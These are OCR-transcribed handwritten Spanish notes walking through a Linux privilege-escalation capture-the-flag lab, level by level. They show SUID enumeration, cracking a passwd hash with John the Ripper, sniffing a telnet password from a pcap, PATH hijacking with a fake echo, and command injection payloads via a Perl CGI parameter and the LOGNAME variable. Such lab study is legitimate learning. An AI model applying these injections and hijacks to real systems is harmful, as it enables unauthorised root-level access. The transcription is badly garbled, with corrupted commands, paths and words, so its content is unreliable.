

* MARCO PROFESIONAL DE ATAQUE * (Security engineer)

① NUNCA ATACAR A CIEGAS:

* CONSTRUIR UN MODELO MENTAL.

- ¿Qué sistema es este?

- ¿Qué en soy yo dentro de él?

- ¿Qué puedo hacer?

- ¿Qué no debo de poder manipular

* EJECUTAR LOS COMANDOS QUE VINCULAN LOS HIPOSSES.

② MAPA PRINCIPAL: (obligatorio en cada nivel)

* MAPEAR EL TERRITORIO

(A) = DEFINIR IDENTIDAD =

(QUÉS ERES DE VERDA)

- comandos.

- WHOAMI

(QUÉ ES NUESTRO PODER REAL)

- ID

- GROUPS

→ A QUÉ GRUPO PERTENECE

• ¿Qué EXTRAE? •

- * UID real vs efectivo
- * ¿EUID \neq UID?
- * GRUPOS INTERESANTES:
 - sudo
 - admin
 - grupos custom ↗

* PERTENECES A GRUPOS QUE NO DESPIAS?

• PREGUNTAS CLAVES •

- * ¿ESTE USUARIO ES "DEBIL" O "INTERMEDIO"?
- * ¿TIENE ACCESO IMPACTO A ALGO?
- * ¿ESTE NIVEL SE BASA EN "FORTIDAD" O EN "SEGURIDAD".

=====

IMPORTANTE

=====

SI EUID \neq UID YA ESTAS DENTRO DE UNA ANOMALIA.

* UID vs EUID *

— UID → (USER ID - ID REAL DEL USUARIO)

- QUIEN TIENE RESOURCES
- TU IDENTIDAD REAL CUANDO TIENES UNA EUID
- NO CAMBIAS DURANTE LA EJECUCIÓN

— EUID (EFFECTIVE USER ID → ID EFECTIVO)

- CUANDO SE EJECUTA UN PROGRAMA CON EUID
- PUEDE CAMBIAR TEMPORALMENTE → SUID
- DETERMINA QUE DERECHOS PUEDES ACCEDER DURANTE LA EJECUCIÓN

EJEMPLO : /bin/password

ls -l /bin/password

-rwsr-xr-x 1 root root 5776 Nov 24 2022 /bin/password

1 es SUID

• UID = TU USUARIO REAL

• EUID = root (por el bit SUID al archivo)

* SUID → ID NO CAMBIÁ

* EUID → ID TEMPORAL PARA HACER ALGO
ESPECÍFICO (se puede cambiar con SUID)

* SUID → RECOMIENDO QUE HAGA ⇒ EUID ≠ UID

IMPORTANCIA

COMO SABERAS QUE SON ID'S SUID Y EUID

cat /proc/self/status | grep -E "Uid|Gid"

Uid: 2000 2000 2000 2000



(modo permisos ejecutar) (para reestablecer)

- proc → Directorio con la info del sistema en ejecución
- self → ÁRBITRO DE MÉTODO PROPIO PROCESO.

EJERCICIO PRACTICO

1. ENCONTRAR ALGUN BINARIO SUID (algunas)

```
find / -type f -perm -4000 2>/dev/null | head -5
```

2. ELEGIR UNO Y MEDIR SU Tamaño

```
ls -la /nuk/al/binario
```

3. Si el tamaño NO es Root en level00, ejecutar:

```
/binario
```

4. MIENTRAS SE EJECUTA, EN OTRA TERMINAL:

```
ps aux | grep "binario"
```

(Determinar el corri con EUID diferente)

SI SOLO EL USUARIO ES ROOT

1. Ejecutar ROOT y LEVEL00 (o al revés)

```
find / -type f -perm -4000 ! -user root ! -user level00  
2>/dev/null
```

#2. Buscar en lugares específicos

*1. Directorio actual y subdirectorios

find . -type f -perm -4000 2>/dev/null

*2. En /home buscan en los usuarios

find /home -type f -perm -4000 2>/dev/null

*3. En /tmp (lugares comunes para redactos)

find /tmp -type f -perm -4000 2>/dev/null

*4. En /var (otros lugares comunes para redactos)

find /var -type f -perm -4000 2>/dev/null

*5. Revisa directorio HOME:

ls -la ~/ (busca archivos con la 's')

find ~ -type f -perm /4000 2>/dev/null

*6. Revisa si hay algo especial en /bin

ls -la /bin | grep -E "kcd lflas lsik"

* Mapear el terreno

(B) ≡ Contexto espacial ≡

(¿Dónde estás parado?)

COMANDOS:

- PWD
- LS -A

• ¿Qué debemos observar?

- ¿Directorio home REAL?
- PERMISOS DEL DIRECTORIO
- ARCHIVOS OCULTOS
- ALGO QUE NO PERTENECE AL USUARIO ACTUAL
- TIME STAMPS RD&LS.

• PREGUNTAS

- ¿Porque este usuario tiene esto?
- ¿Que es un?: ?
 - WORKSPACE
 - SANDBOX
- ¿Este directorio es confiable?

* EJERCICIO PRÁCTICO * level 00

H1. BUSCATOS TODOS USUARIOS DEL SISTEMA

(A) VEROS EL CONTENIDO 'home'

ls -la /

ls -la /home

(P) SI NO PODESOS ACEDER POR PERMISOS,
TAMBIEN PODEROS CINTAR LOS USUARIOS

cat /etc/passwd

* AYUDA : (FILTRA RUT COOMAND)

cut -d: -f1 /etc/passwd

(C) BUSCATOS NOMBRES QUE NO SEAN DEL
SISTEMA. NUESTRO USUARIO ES level00

cut -d: -f1 /etc/passwd | grep 00

level00

flag00

(D) REFACTOS UN DUSCIRIS DE
PERIVILEGIOS :

```
cat /etc/passwd | grep -E "t1k100 | level00"
```

level00 :x:2000:2000::/home/user/level00:/bin/bash
flag00 :x:3000:3000::/home/t1g/flag00:/bin/bash

(E) El comando clave: GETFLAG

cd /bin/ y ejecutamos el binario

getflag



ESTO nos dice:

"Check flag. Here is your token:
Hope there is no token here for you sorry.
Try again:]"

→ ESTO nos dice directamente


que para obtener tokens que
interactúan con el usuario o entidad
necesitamos: flag

#2. BUSCAR ARCHIVOS DE ESE USUARIO:

find / -user fkj00

* PARA ENCONTRAR QUE USUARIOS TIENEN SOLO LOS ARCHIVOS A LOS QUE TENGOTAN ACCESO. EXCLUIDOS A UN DISPOSITIVO (null) LO SACIDA DE OTRAS

find / -user fkj00 2>/dev/null



• AQUÍ ENCONTRAMOS DOS DIRECTORIOS.
LOS LISTADOS Y VEROS UN INFO

ls -la /usr/sbin/fkj00

----r--r-- 1 fkj00 fkj00 ... etc

OTROS QUE PODRÍAN CEREROS Y LO CEREROS:

cat /usr/sbin/fkj00

* HERIOS ENCONTRADO EL PASSWORD DE
FKJ00.

#3. ESCALAR PRIVILEGIOS:

- (A) AUN NO TENEMOS EL PASSWORD DEL LEVEL 01
- USANDO TOKENS DE TOKEN AS FLAG00
 - INGRESAR A RENDER DEL USUARIO: flag00
 - su flag00
 - su: Authentication failure

- (B) CUANDO SEANLOS FLAG00 PODEROS EXECUTAR GETFLAG Y NOS DADÉ EL PASSWORD DEL SIGUIENTE NIVEL

#4. DESENCRYPTAR TOKEN:

- (A) USAR COMANDO TR (translate)

* LO SIRVE PARA DESCIFRAR ALGORITMOS COMPLEJOS, PERO ES FERFECTO PARA:

CIFRADOS DE SUSTITUCIÓN

- CIFRADO CESAR
- CIFRADO ROT13

• CIFRADO CESAR •

- DESPLAZAR EL ALFABETO N POSICIONES

* PROBLEMA:

MAY QUÉ CONOCER CUANTAS POSICIONES SE DESPLAZÓ.

• CIFRADO ROT13

- ES UN CIFRADO CESAR QUE DESPLAZA 13 POSICIONES

¿PORQUÉ 13? EL ALFABETO INGLÉS TIENE 26 LETRAS.

X^{LOGÍCA DE TRABAJO DESCRIPCIÓN} *

1. ANÁLISIS DE CARÁCTERES:

- SOLO LETRAS (a - z). SUSTITUCIÓN SIMPLE:

* CESAR

* ROT

- LETRAS Y NÚMEROS: HEXADECIMAL O U HASH

* MD5

- LETRAS, NÚMEROS, SÍMBOLOS Y TERMINA EN =: BASE 64

2. FUERZA BRUTA INTELIGENTE

• CÓMO LLEGAROS AL N° DE DESPLAZAMIENTOS
SI SE PROBAR LAS 26 COMBINACIONES?

A). PROBAR ROT13 (descifrador)

tr 'a-z' 'n-za-m'

SI SALE ALGO QUE NO TIENE SENTIDO
PASO AL SIGUIENTE:

+1 Y DESPUÉS -1 → ROT14
→ ROT12
→ etc...

B). DUALISMO DE FRECUENCIA.

1. MIRAR LAS LETRAS QUE SE REPITE:

C D I O J L W P Q S U T G

* LA LETRA D SE REPITE 3 VECES

* EN INGLÉS O FRANCÉS LAS LETRAS MAS COMUNES
SON LAS E, T, A.

- SI LA D FUERA UNA E: DESPLAZAMIENTO 1

- SI LA D FUERA UNA O: DESPLAZAMIENTO 11

↳ MUY CORRIENTE EN "NOT"

C). BUSCAR PALABRAS CORPIAS:

- SI TES UN TOKEN CON UNA PALABRA DE 2 O 3 LETRAS
- PROBAR DESPUEDAHICENOS HASTA QUE SEA:
* THE, FOR, NOT, AND, ETC...

D)

SI EL DESPUEDAHICIENTE NO
FUNCIONA ESTO ES DUE UN:
~~CIFRADO VIGENÈRE~~

AYUDA: OBSEVER SCRIPT DE TR

* EJERCICIO PRACTICO * level01

#1. BÚSQUDAS TODOS GUARDAR DE SISTEMA

#2. REALIZAMOS ANÁLISIS DE PRIVILEGIOS

cat /etc/passwd | grep -E "level01|flag01"

level01:x:3001:3001:/home/wer/**level01**:/bin/bash

flag01:42hDRfypTggnw:3002:3002:/home/wer/**flag01**:/bin/bash

=IMPORTANTE=

* ¿Qué es la X?

- EN LOS PRIMEROS SISTEMAS UNIX, LA CONTRASEÑA CIFRADA (EL HASH) SE GUARDABA DIRECTAMENTE AHÍ.
- ESTA CONTRASEÑA TIENE QUE SER LEGIBLE PARA QUE EL SISTEMA FUNCIONE.
- CUALQUIERA PODÍA PREGUNTAR LA CONTRASEÑA EN SU CASA.
- PARA SOLUCIONAR ESTO SE CREADON LAS:

SHADOW PASSWORD

• LA X ES UN MARCADOR DE POSICIÓN
(placeholder)

• LE DICE AL ASISTENTE, LA CONTRASEÑA NO
ESTÁ AQUÍ, BUSQUÉLA EN EL ARCHIVO:

/etc/shadow

• AQUÍ ES DONDE SE ENCONTRÓ EL
HASH REAL Y SOLO ES LECTURA PARA
EL SUPERUSUARIO ROOT.

• EL HASH ES EL RESULTADO DE PASAR
UN TEXTO (PASSWORD) POR UN ALGORITMO
HESHAUTICO QUE LO TRANSFORMA EN UNA
CADENA DE CARACTERES FÍJA E IRREVERSIBLE

- IMPRESIBILIDAD O MUY DIFÍCIL VOLVER ATRÁS (DESENCRIPTAR)
SE PUEDES ROMPER CON FUERZA BRUTA
- DETERMINISTA: SI ESCRIBES 1234, EL HASH SIEMPRE
SERÁ EL MISMO, SI COMBINAS LOS CÉDOS, EL HASH CAMBIARÁ
COMPLETO
- TAMAÑO FIJO: NO IMPORTA SI TU CONTRASEÑA TIENE
4 O 500 LETRAS, EL HASH RESULTANTE SIEMPRE TENDRÁ
LA MISMA LONGITUD

#3. DESENCRYPTAR TOKEN:

- (A) NO PODEMOS USAR COMANDO TR (translate)
- (B) TENEMOS UN HASH TIPO:

DES

(Data Encryption Standard)

* FORMATO CLÁSICO DE LAS ANTIGUAS CONTRASEÑAS UNIX.

1. TIENE 13 CARACTERES
2. LOS DOS PRIMEROS (4Z):

- SE LLAMA \rightarrow SALT

- VALOR ALEATORIO QUE SE AÑADE ACA CONTRASEÑA ANTES DE HAShearla.
- SI DOS USUARIOS USAN LA MISMA CLAVE EL HASH SE USA DIFERENTE.

3. EL DESO ES EL RESULTADO CIFRADO.

(C) ROMPER EL DES:

* CON UN ATAQUE DE DICCIONARIO:

1. LISTA DE MILONES DE PALABRAS CORRIENTES
2. APlicamos el algoritmo HASH A CADA UNO DE ESTAS.

3. COMPARARLOS CON LOS QUE TENEMOS
4. Y LOS TENERES LOS CONTROJANDO.

* DOS HERRAMIENTAS: *

- JOHN THE RIPPER (JTR)
- HASHCAT

* HASHCAT: ES MUY PODEROSO PARA ATAQUES
XAJILLAS. USÓ LA POTENCIA DE LA
TARJETA GRÁFICA (GPU)

* JOHN THE RIPPER: ES MUY PODEROSO AUDITORÍA
DE SISTEMAS LINUX Y ARCHILINUX
DE COLABORACIÓN CON FUS

- (A) DETECCIÓN AUTOMÁTICA DEL HASH
- (B) FÁCILIDAD DE USO
- (C) OPTIMIZADO PARA CPU

@JOHN THE RIPPER @

1. CREAMOS UN ARCHIVO CON EL HASH:
pass.txt

~~Hash01~~: 42hD8fypTggmW: 3001: 3001: /home/john / ~~Hash01~~: /bin / bash

2. EXECUTAMOS John: john pass.txt

3. VER EL RESULTADO: john --show pass.txt

NOS MUESTRA EL PASSWORD EN EL
LUGAR DEL HASH

#4. ESCALAR PRIVILEGIOS:

① SU dls01 → password (Hash)

③ cd /bin

getflag

PASSWORD LEVEL02

{2ar5i|02puano7naa{6adast

* EJERCICIO PRACTICO * level02

#1. COMPROBAMOS EL UID, EUID

cat /proc/sestl/status | grep -E "Uid|Gid"

Gid: 2002 2002 2002 2002

Uid: 2002 2002 2002 2002

↓ = ↓

real

efectivo

guarдано

sistema de
archivos

#2. INFORMACIÓN DIRECTORIO ACTUAL

ls -la

* MUESTRA UN DIRECTORIO VACIO

---r--r--1 flag02 level02 9302 ... level02.pcap

#3. INSPECCIONAMOS EL ARCHIVO CON FILE

file level02.pcap

level02.pcap: tcpdump capture file (little-endian) -
version 2.0 (Ethernet capture length 1777216)

#4. ANÁLISIS DE PRIVILEGIOS BUSCANDO ERRORES:

livel02 : x: 2002 : 2002 :: /home/user/ /livel02 : /bin / bash
flag02 : x: 3002 : 3002 :: /home/user/ /flag02 : /bin / bash

#5. BÚSQUEDAS ARCHIVOS RELACIONADOS CON EL USUARIO:

find / -user flag02 2>/dev/null
(NO HAY RESULTADOS)

* ERRORES ENCONTRADOS *

A) ARCHIVO → .pcap

- UN ARCHIVO .pcap (Packet Capture) es una GRABACIÓN DE TRÁFICO DE RED
- ALGUNO REDONDO (USUARIO ≠ FLAG02) ACCESÓ EN LA RED (CORRO DESARROLLO EN ALGÚN SITIO) Y ESA COMUNICACIÓN FUE CAPTURADA Y GUARDADA EN ESTE ARCHIVO

B) AÚNQUE EL ARCHIVO REPRESENTA A FLAG02, PODERÍAS LEERLO PUESTO QUE TIENE PERMISOS DE ESCRITURA

PERO NO PODEMOS USAR 'cat' PORQUE UN ARCHIVO DE RED ES BINARIO.

C). TENEROS QUE BUSCAR PROTOCOLOS DE COMUNICACIONES QUE NO SEAN BINARIOS:

- Telnet
- FTP
- HTTP sin filtrar

EN ESTOS PROTOCOLOS LAS CONTRASEÑAS VIENEN EN TEXTO PLANO

* DESENCRYPTAR PASSWORD *

1. OPCIONES:

A) tcpdump : (HERRAMIENTA PARA ATACAR)

. PARA VER EL CONTENIDO IMPRIMIRSE HABER SI CONTIENE EL PASSWORD

- o -A : IMPRIME CADA PAQUETE EN ASCII (Texto)
- o -r : (ES DESDE UN ARCHIVO (read))

=DADD=

USAR EL COMANDO less PARA VER LINEA A LINEA

tcpdump -A -r test02.pcap | less | grep login

... resultados login:
 resultados logi

• ESTO NOS CONFIRMA QUE HAY UNA SESIÓN DE LOGIN GRABADA.

* EN UNA CONEXIÓN DE RED LO PREGUNTA (LOGIN) Y LO RESPUESTA (PASSWORD) SEEN VISTOS EN FORMAS DISTINTAS.

• PROTOCOLO TELNET: (ECO)

• CUANDO RECIBIMOS UNA SEÑAL SUCEDEN DOS COSAS:

1. EL ORDENADOR ENVÍA LO QUE SE LE QUIERE
2. EL SERVICIO LO DEVUELVE PERO CON LO MISMO EN PANTALLA

• ESTO SE LLAMA ECO

• CÓMO EXTRACTER EL PASSWORD?

ASI FIGURARÍAMOS POR: **Password**

JUSTO DESPUES VERÍAMOS LOS TRASLITERADOS UNA CADENA:

ASÍ CON LOS BACKSPACES.

SI el usuario se equivoca y escribe "Hola"
para borrar la "a" y poner una "o"
veremos algo como esto:

H...o...l...a...^H...

Donde M : representa la teca de borro

B) strings: EXTRDER UNO DEL TEXTO:

strings kud02.pcap | less

-ENCONTRAMOS EL STRING: PASSWORD

strings kud02.pcap | grep Password

Password: Nf & Nat



- CONTRASEÑA RDP, ES POSIBLE QUE
SEA UNA ENCIUCACIÓN. BORRADO DE
LETRAS

C)

hexdump: CON ESTE COMANDO NOS
MUESTRA LA INFO BINARIA CODIFICADA
EN HEXADECIMAL

hexdump -C kud02.pcap | less

• VISTOS A COMPROBAR SI 'f' ES UN BORRADO O

UNO

• Basados en Password:
00000f80 50 61 73 73 77 6f 72 64 3a 70 4e 67 6 4e
6f 74 | Password: Nf & Nat |

* ANÁLISIS DE SECUENCIAS:

4e(N) 66(+) 76(&) 4e(N) 61(a) 74(+)

• EN LA SECUENCIA NO APARECE 7f
(borrado estandar) si no un 26(&)

D) SOLUCIÓN:

[1. DESCARGAR krd02.pcap a nuestro Host
SCP -P 4242 krd02@xxx.xxx.xxx.xxx:
~ /krd02.pcap ~].

[2. tshark :

tshark -r krd02.pcap -g -z follow,tcp,ascii,hex

3. LEER INFO:

FOLLOW: tcp, ascii

Filter: ...

...

Cliente: S9. etc

Servidor: etc

...

Password:

sfst1 - 1w1a1n1d1r1.1.1.1N

1D1R1e1|1.1L1ø1L1

QUITARLOS LOS 1 (ACK)

ft-wandr...NDRe1.LøL

LOS RUTOS SON BORRADOS

JL-wNDReLøL

* ESCADROS LEVEL *

su flag02

fl-waNDReLQfL

get flag

KOOdg2puivaav1idid4f57q8iq

* EJERCICIO PRÁCTICO * level 03

ls -la

-rw-rw-r-x 1 flag03 level03 8627 ...

level 03

COPIARLOS A NUESTRO HOST.

USAR LOS COMANDOS DD RD RD SCAR INFO

DL BINDRIO level 03

- file level 03
- strace level 03
- nm level 03
- ltrace level 03
- strings level 03

* DUDAS: *

• 3 PUNTOS CUIDE:

(A) SETRESUID Y SETRESGID:

EL PROGRAMA USO ESTAS FUNCIONES PARA
ELEVAR SUS PRIVILEGIOS A LOS QUE QUIERAS

(FLAG03)

(B) system: ESTA FUNCIÓN DE C

EJECUTA COMANDOS DE SHELL.

PELIGROSO SI NO SE USA CON RUTAS
ABSOLUTAS

(C) /usr/bin/env echo Exploit me:

AQUÍ ESTÁ LA VULNERABILIDAD

• EL ERROR: MALPUECHO PATH

• EL BINARIO EJECUTA EL COMANDO echo Exploit me
USANDO /usr/bin/env.

• ESTO SIGNIFICA QUE EL PROGRAMA LO
VA A PREGUNTAR A /bin/echo, SIENDO QUE LE
PREGUNTÓ A TU VULNERABLE DE ENTORNO PATH
DONDE ESTÁ EL EJECUTABLE LLAMADO echo

• SI CREAMOS NUESTRA PROPIA EJECUTABLE
USANDO echo Y ELEGIMOS UN PROGRAMA
PARA QUE USE EL NUESTRO, EL PROGRAMA
EJECUTARÁ CON PRIVILEGIOS DE flag03

PLAN DE ATAQUE

(EXPLOID)

A). IR A DIRECTORIO CON PERMISOS DE ESCRITURA

find / -type d -writable -user level03 2>/dev/null
(ARCHIVOS)

find / -type f -writable -user level03 2>/dev/null
*NINGUNO LOS SIRVE. VOTOS A /tmp

B) CREAD EL FALSO echo :

- CREAMOS UN SCRIPT QUE UNE A getflag y lo GUARDAMOS CON EL NOMBRE DE echo

echo "/bin/getflag" > /tmp/echo

C) DODOS PERMISOS DE EJECUCION

chmod 777 /tmp/echo

D) MODIFICAR PATH.

EXPORT PATH=/tmp:\$PATH

E) EXECUTA OS EXECUTAVEL NO DIRETÓRIO

./ladd03


tokens:

giØmsab88jeaj46goumi7maus

SURFOS DE KIUEC

su ladd04

Password:



EJERCICIO PRÁCTICO level 04

1. ls -la

-rwsr-sr-x 1 flag04 level04 152... level04.pl

2. DESCARGARLOS EN ARCHIVO DE HOST.

scp -P 4242 level04@xx.xx.xx.x:~/level04.pl = .

3. f9ke level04.pl

level04.pl: script setgid a /usr/bin/perl script.

ASCII text executable

4. cat level04.pl

• EL SCRIPT ES MUY RAPIDO PERO TIENE UN ERROR DE SEGURIDAD

Print `echo \$y 2>81';

PROBLEMAS CLAVE:

↳ * SUID: EL SCRIPT CORRE COMO flag04

* BACKTICKS (''): EN PERL, LO QUE PONGO EN ENTRE
LOS BACKTICKS SE EJECUTA DIRECCIONAL

EN LA SHELL DEL SISTEMA

* INYECCIÓN DE COMANDO: EL SCRIPT TOMA UN PARÁMETRO X (VIA CGI / URL) Y LO CONDIZIONA DIREKTAMENTE DENTRO DEL COMANDO ECHO.

#5. COMO EL SCRIPT USA LA SHELL PARA EJECUTAR ECHO. USAMOS UN COMANDO:

./level04.pl x='\$(getfhs)'

* NO TOKEN HERE

#6. PRUEBAS A TRAVÉS VÍA WEB

curl 'localhost:4747/level04.pl?x=\$(getfhs)'

HERE YOUR TOKEN:

neZsearoevaevem40v4ar8ap

* EJERCICIO PRÁCTICO * level 05

#1. REALIZAMOS TODOS LOS PASOS DE BUSQUEDA.

#2. BUSCAMOS ARCHIVOS QUE PODANOS INTERACTUAR:

```
find / -user flag05 2>/dev/null
```

#3. ENCONTRAMOS UN BINARIO

/usr/sbin/openarenaserver

#4. ls -ld /usr/sbin/openarenaserver
-rwxr-x---+ 1 flag05 flag05 95

#5. file

Posix shell script, ASCII text executable

#6. cat

* ERRORES *

- EL SCRIPT RECORRE TODOS LOS ARCHIVOS QUE HAY EN CORPUS:

/opt/openen/

- LOS EJECUTA COMO UN SCRIPT Y CREA LOS BODS.

* PLDN DE DTDave *

- Ⓐ USAMOS DE NUEVO /tmp PARA CREAR UN SCRIPT DE ATACANTE

echo "gotflag > /tmp/token" > /opt/openen...
/break.sh

- Ⓑ CUANDO BREAK.SH DEJA PARECIDO A PLSDD UN TIEMPO CUANDO EJECUTA EL SCRIPT. MIRAMOS EN TTY.

- Ⓒ cat /tmp/token

Here is your token :

viuqaa1e9hueK52bouM00mioC

* EJERCICIO PRÁCTICO * level 06

HIRAR GitHub

* EJERCICIO PRÁCTICO * level 07

1. BÚSQUEDAS REECHAS EN INFO USUARIO

- ls -la
- cat /proc/soft/latency | grep -E "Gid|Uid"
- cat /etc/passwd | grep -E "flag07|lead07"
- find / -user flag07

2. ENCONTRADOS BINARIO

lead07

3. DIFERENCIAS CON INGENIERÍA INVERSAS

- strace ./lead07
- strings lead07
- stat lead07
- ltrace lead07
- file lead07
- nm lead07

#4. ENCONTRAMOS VULNERABILIDAD

- LTRACE = (la traza de las librerías)
USO MUESTRA ESTO.

getenv ("LOGNAME") = "level07"
asprintf(0x..., 0x..., 0x..., 0x...) = 18
system ("bin/echo level07")

- EL PROGRAMA USA: getenv ("LOGNAME")
y LO PUEDE: system()

LA VULNERABILIDAD

- GETENV ("LOGNAME") → OBTIENE VARIABLE DE ENTORNO LOGNAME
- SYSTEM ("bin/echo %s") → EJECUTA COMANDO CON
MUYO EN LOGNAME

EXPLOITACIÓN

1. PROBOS INYECCIÓN DE CÓDIGO:

```
export LOGNAME="; whoami;"
```

```
./level07
```

```
level07
```

```
export LOGNAME="test"
```

```
./level07
```

```
test
```

2. USO DE CONFIRADO DE INYECCIÓN DE CÓDIGO. EXPRESAS EN TOKEN

```
export LOGNAME="; /bin/gash;"
```

```
token: fiumiKei55xe9cu4doob66h
```

* EJERCICIO PRACTICO * level 08

#1. BUSCAMOS BRECHAS:

#2. ENCONTRAMOS:

* BINDING → SUD

* ARCHIVO DE DATOS PROTEGIDO

#3. ANALIZAMOS BINARIOS Y ARCHIVOS DE DATOS

• AL ESCURZD2 ./level08 → Pide argumento

• EXECUTAR ./level08 tollen

(no tenemos permiso en tollen)

#4. BUSCAMOS VULNERABILIDADES:

• LTRDE: AL TRATAR LOS COMANDOS A
LOS LIBRERIAS VETOS COMO EL BINDING
UTILIZA VISUALIZACION DE CADENAS
SIMPLE.

#5. ESTRATEGIA DE EXPLOTACIÓN:

- A) EL PROGRAMA DE USUARIO EN
CONTENIDO, SEA COMPROBADO
QUE EL DIRECTORIO CONTIENE
EL NOMBRE "toller"
- B) PORDICIDOS OJO RESTRICCIONES
DIRECTORIOS UNA BUENAS SISTEMAS
DONDE PODRÍAN CREAR COSAS
EX: /tmp
- C) In -s /home/user/level00/toller /tmp/hh
.level01 /tmp/hack

VER GITUB

* EJERCICIO PRÁCTICO * nivel 09

* EJERCICIO PRÁCTICO * nivel 10

* EJERCICIO PRÁCTICO * nivel 11

#MIRADA EN GITAUTOR#